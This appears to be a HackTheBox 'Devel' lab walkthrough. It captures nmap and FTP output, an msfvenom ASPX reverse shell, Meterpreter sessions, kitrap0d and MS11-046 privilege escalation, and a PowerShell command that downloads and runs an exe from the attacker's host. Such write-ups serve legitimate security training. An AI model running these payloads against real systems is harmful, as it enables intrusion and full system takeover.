FTP ANONYMOUS

ASPX REVERSE SHELL

REVERSE METERPRETER SHELL

MS11-046 WITHOUT METERPRETER


```
File  Actions  Edit  View  Help

root@akg:/home/akg/Desktop/hackthebox/devel# nmap -sC -sV devel.htb > scan
root@akg:/home/akg/Desktop/hackthebox/devel# cat scan
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-12 12:01 EDT
Nmap scan report for devel.htb (10.10.10.5)
Host is up (0.081s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|  03-18-17  01:06AM       <DIR>          aspnet_client
|  03-17-17  04:37PM                  689 iisstart.htm
|_ 03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.58 seconds
root@akg:/home/akg/Desktop/hackthebox/devel#
```

```
akg@akg: ~
File  Actions  Edit  View  Help

230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-16-20  02:03AM                 2821 shell.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> put akg
local: akg remote: akg
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
5 bytes sent in 0.00 secs (108.5069 kB/s)
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
03-16-20  02:41AM                    5 akg
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-16-20  02:03AM                 2821 shell.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> del akg
250 DELE command successful.
ftp> put akg.html
local: akg.html remote: akg.html
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
5 bytes sent in 0.00 secs (542.5347 kB/s)
ftp>
```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.11 LPORT=4444 -f aspx -o akg.aspx

ftp> put akg.aspx

```
File   Actions   Edit   View   Help

   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.11      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.11:4444
```




```
File   Actions   Edit   View   Help

msf5 exploit(multi/handler) > search suggest

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/server/icmp_exfil                                    normal  No     ICMP Exfiltration Service
   1  exploit/windows/browser/ms10_018_ie_behaviors  2010-03-09       good    No     MS10-018 Microsoft Internet Explorer DHTML Behavio
rs Use After Free
   2  exploit/windows/smb/timbuktu_plughntcommand_bof  2009-06-25       great   No     Timbuktu PlughNTCommand Named Pipe Buffer Overflow
   3  post/multi/recon/local_exploit_suggester                       normal  No     Multi Recon Local Exploit Suggester
   4  post/osx/gather/enum_colloquy                                  normal  No     OS X Gather Colloquy Enumeration
   5  post/osx/manage/sonic_pi                                       normal  No     OS X Manage Sonic Pi


msf5 exploit(multi/handler) > use 3
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows ...
[*] 10.10.10.5 - 30 exploit checks are being tried ...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
```

```
File  Actions  Edit  View  Help

Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf5 exploit(windows/local/ms10_015_kitrap0d) > set LHOST 10.10.14.11
LHOST => 10.10.14.11
msf5 exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 10.10.14.11:4444
[*] Launching notepad to host the exploit...
[+] Process 4036 launched.
[*] Reflectively injecting the exploit DLL into 4036...
[*] Injecting exploit into 4036 ...
[*] Exploit injected. Injecting payload into 4036...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (180291 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.11:4444 -> 10.10.10.5:49160) at 2020-03-12 13:33:38 -0400

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

WITHOUT METASPLOIT

root@akg:/home/akg/Desktop/hackthebox/devel# msfvenom -p windows/shell_reverse_tcp -f aspx LHOST=10.10.14.33 LPORT=4444 -o reverse.aspx

root@akg:/home/akg# nc -nlvp 4444

http://devel.htb/reverse.aspx

SHELL GAINED!!!

Systeminfp > systeminfo.txt

root@akg:/home/akg/Desktop/hackthebox/devel# ./windows-exploit-suggester.py –update

root@akg:/home/akg/Desktop/hackthebox/devel# ./windows-exploit-suggester.py --database 2020-04-04-mssb.xls --systeminfo systeminfo.txt

root@akg:/home/akg/Desktop/hackthebox/devel# searchsploit ms11-046

root@akg:/home/akg/Desktop/hackthebox/devel# cp /usr/share/exploitdb/exploits/windows_x86/local/40564.c .

root@akg:/home/akg/Desktop/hackthebox/devel# i686-w64-mingw32-gcc 40564.c -o 40564.exe -lws2_32

root@akg:/home/akg/Desktop/hackthebox/devel# python -m SimpleHTTPServer 80

c:\Windows\Temp>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.33/akg.exe','C:\Windows\Temp\akg.exe')"

c:\Windows\Temp>akg.exe

SYSTEM!!!